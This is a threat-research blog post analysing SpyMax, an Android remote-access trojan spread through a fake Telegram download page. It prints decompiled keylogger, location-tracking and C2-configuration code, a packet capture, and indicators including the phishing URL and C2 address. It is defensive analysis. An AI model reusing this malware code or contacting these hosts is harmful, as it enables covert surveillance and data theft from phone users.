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SpyMax – An Android RAT targets Telegram Users

By Baran S. | June 25, 2024

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require the targeted device to be rooted; making it easier for the threat actors to do the intended damage.

SpyMax is a Remote Administration Tool (RAT) that has the capability to gather personal/private information from the infected device without consent from the user and sends the same to a remote threat actor. This enables the threat actors to control victims' devices that impacts the confidentiality and integrity of the victim's privacy and data. Our researchers at K7 Labs came across a phishing campaign targeting Telegram users. Below is the phishing image used in the campaign pretending to be the Telegram app (as shown in Figure 1).

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Telegram

Telegram FZ-LLC
In-app purchases

4.2star
14 million reviews

1 billion+
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12+
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About this app

Telegram is an instant messaging app that is

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Figure 1: Telegram app Phishing page

Once the user clicks on the “click to download” a malware application “ready.apk” is downloaded from the link :

[https://telegroms\[.\]icu/assets/download/ready.apk](https://telegroms[.]icu/assets/download/ready.apk)

Let’s get into the details of how this SpyMax works.

Once the malicious “ready.apk” is installed, it pretends to be the Telegram app and the icon used is similar to the Telegram app (in the device app drawer) as shown in Figure 2.

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
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Figure 2: Fake Telegram app icon created by the malware

Once this RAT is installed on the device, it frequently suggests the user to enable the Accessibility Service for the app, as shown in Figure 3, until the user allows this app to have the service enabled.

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Telegram



This App Request Accessibility Service:

- Click on Enable
- Go to Downloaded Service
- Enable [MY-NAME]

Enable

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Figure 3: Request for accessibility service

Technical Analysis

With the necessary permissions as shown in Figure 3, this APK acts as a Trojan with Keylogger capabilities. It creates a directory “Config/sys/apps/log“, in the devices’ external storage and the logs are saved to the file “log-yyyy-mm-dd.log” in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 4.

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An Android
RAT
targets
Telegram
Users

```
public void writeFile(String str) {
    try {
        synchronized (this.lockoflog) {
            String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
            File externalStorageDirectory = Environment.getExternalStorageDirectory();
            File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
            File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
            if (!file.exists()) {
                file.mkdirs();
            }
            if (!file2.exists()) {
                file2.createNewFile();
            }
            String str2 = toBase64(str) + ">\r\n";
            try {
                BufferedWriter bufferedWriter = new BufferedWriter(new FileWriter(file2, true));
                bufferedWriter.append((CharSequence) str2);
                bufferedWriter.newLine();
                bufferedWriter.close();
            } catch (IOException unused) {
            }
        }
    } catch (Exception unused2) {
    }
}
```

Figure 4: Creating Log files

This malware collects location information like altitude, latitude, longitude, precision and even the speed at which the device is moving as shown in Figure 5.

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```
}  
    if (ActivityCompat.checkSelfPermission(LocationService.this, getApplicationContext(), "android.permission.ACCESS_FINE_LOCATION") == 0 ||  
        ActivityCompat.checkSelfPermission(LocationService.this, getApplicationContext(), "android.permission.ACCESS_COARSE_LOCATION") == 0) {  
        LocationService.f58LM.requestLocationUpdates("gps", LocationService.f62t, (float) LocationService.f59d, LocationService.f57LL);  
    }  
} }  
}
```

Figure 5: Collects the device location information

SpyMax then proceeds to combine all the aforementioned data and compresses (using gZIPOutputStream API) them before forwarding it to the C2 server as shown in Figure 6.

```
public static byte[] wpsxxtutyfiefbdranaxjtzdcgvnhnxwuhhunjvdrsvvxxonf43(byte[] bArr) throws Exception {  
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();  
    int length = bArr.length;  
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);  
    GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);  
    byte[] bArr2 = new byte[length];  
    while (true) {  
        try {  
            int read = gZIPInputStream.read(bArr2);  
            if (read == -1) {  
                break;  
            }  
            byteArrayOutputStream.write(bArr2, 0, read);  
        } catch (Exception unused) {}  
    }  
    gZIPInputStream.close();  
    byteArrayInputStream.close();  
    byte[] byteArray = byteArrayOutputStream.toByteArray();  
    byteArrayOutputStream.close();  
    return byteArray;  
}
```

Figure 6: DATA compression using gZIPOutputStream

C2 Communication

This RAT contacts the C2 server IP 154.213.65[.]28 via the port: 7771, which is obfuscated as shown in Figure 7.

```
public class initializeService extends Service {  
    public static String clientHost = "HTU0LjIXMy42NS4yOA=="; 154.213.65.28  
    public static String clientPort = "Nzc3MQ=="; 7771  
    public static String HideType = "C";  
    public static Context appContext;  
    public static String ifscreenShot;
```

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No.	Time	Source	Destination	Protocol	Length	Info
825	219.328471	154.213.65.28	10.8.0.1	TCP	54	7771 → 37854 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
828	221.915393	154.213.65.28	10.8.0.1	TCP	54	7771 → 37854 [ACK] Seq=1 Ack=121 Win=65535 Len=0
829	222.012454	154.213.65.28	10.8.0.1	TCP	1514	7771 → 37854 [ACK] Seq=1 Ack=121 Win=65535 Len=1460
831	222.063117	154.213.65.28	10.8.0.1	TCP	3085	7771 → 37854 [ACK] Seq=1461 Ack=121 Win=65535 Len=2951
833	222.113747	154.213.65.28	10.8.0.1	TCP	4968	7771 → 37854 [ACK] Seq=4412 Ack=121 Win=65535 Len=4914
835	222.177258	154.213.65.28	10.8.0.1	TCP	1514	7771 → 37854 [ACK] Seq=9326 Ack=121 Win=65535 Len=1460
837	222.228064	154.213.65.28	10.8.0.1	TCP	3162	7771 → 37854 [ACK] Seq=10786 Ack=121 Win=65535 Len=3108
839	222.278769	154.213.65.28	10.8.0.1	TCP	15383	7771 → 37854 [ACK] Seq=13894 Ack=121 Win=65535 Len=15329
841	222.334608	154.213.65.28	10.8.0.1	TCP	1514	7771 → 37854 [ACK] Seq=29223 Ack=121 Win=65535 Len=1460
843	222.385378	154.213.65.28	10.8.0.1	TCP	10078	7771 → 37854 [ACK] Seq=30683 Ack=121 Win=65535 Len=10024
845	222.386718	154.213.65.28	10.8.0.1	TCP	54	7771 → 37854 [PSH, ACK] Seq=30683 Ack=177 Win=65535 Len=0
846	222.386996	154.213.65.28	10.8.0.1	TCP	54	7771 → 37854 [PSH, ACK] Seq=30683 Ack=177 Win=65535 Len=0
850	222.434695	154.213.65.28	10.8.0.1	TCP	1514	7771 → 37854 [ACK] Seq=40707 Ack=177 Win=65535 Len=1460
852	222.485299	154.213.65.28	10.8.0.1	TCP	6075	7771 → 37854 [ACK] Seq=42167 Ack=177 Win=65535 Len=6021
854	222.536035	154.213.65.28	10.8.0.1	TCP	4777	7771 → 37854 [ACK] Seq=48188 Ack=177 Win=65535 Len=4723
856	222.590000	154.213.65.28	10.8.0.1	TCP	1514	7771 → 37854 [ACK] Seq=52911 Ack=177 Win=65535 Len=1460
858	222.640536	154.213.65.28	10.8.0.1	TCP	3207	7771 → 37854 [ACK] Seq=54371 Ack=177 Win=65535 Len=3153
861	222.798058	154.213.65.28	10.8.0.1	TCP	54	7771 → 37854 [ACK] Seq=57524 Ack=242 Win=65535 Len=0

Figure 8: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2 as evident from the network packet's header in Figure 9.

Offset	Hex	ASCII
0030	ff ff d3 84 00 00	
0040	00 00 00 00 04 00	
0050	91 a3 24 be 08 00 00 00	
0060	04 00 33 32 4c 2d c8 b0	
0070	08 00 00 00	

Annotations:
 - "data length" points to 32 38 00 32 38 00
 - "gzip magic number" points to 1f 8b 08 00

Figure 9: gzip data sent by the device after establishing the connection with the C2 Server

The decompressed gzip content of the data is shown below in Figure 10.



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



Figure 10: Decompressed gzip data showing IP address

Decoding packets from the C2

The C2 responds by sending a series of compressed data, which when decompressed are system commands and an APK payload as shown in Figure 11. In our case, the APK was extracted using Cyberchef.



```
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  22NQR319
x0F0x  update
null

x0F0x  plugens.angel.plugens.info
x0F0x  method
x0F0x  1CNQ326
x0F0x  info
x0D0x  E0Qcz
x0D0x  9vSe4
null
```

Figure 12: Commands sent by the C&C

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Package Name	Hash	Detection Name
reputation.printer.g armin	9C42A99693A2D68D7A19D7F0 90BD2977	Trojan (005a5d 9c1)

URL

[https://telegroms\[.\]icu/assets/download/ready.apk](https://telegroms[.]icu/assets/download/ready.apk)

C2

154.213.65[.]28:7771

MITRE ATT&CK

Tactics	Techniques
Defense Evasion	Application Discovery Obfuscated Files or Information, Virtualization/Sandbox Evasion
Discovery	Security Software Discovery, System Information Discovery
Collection	Email Collection, Data from Local System
Command and Control	Encrypted Channel, NonStandard Port

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
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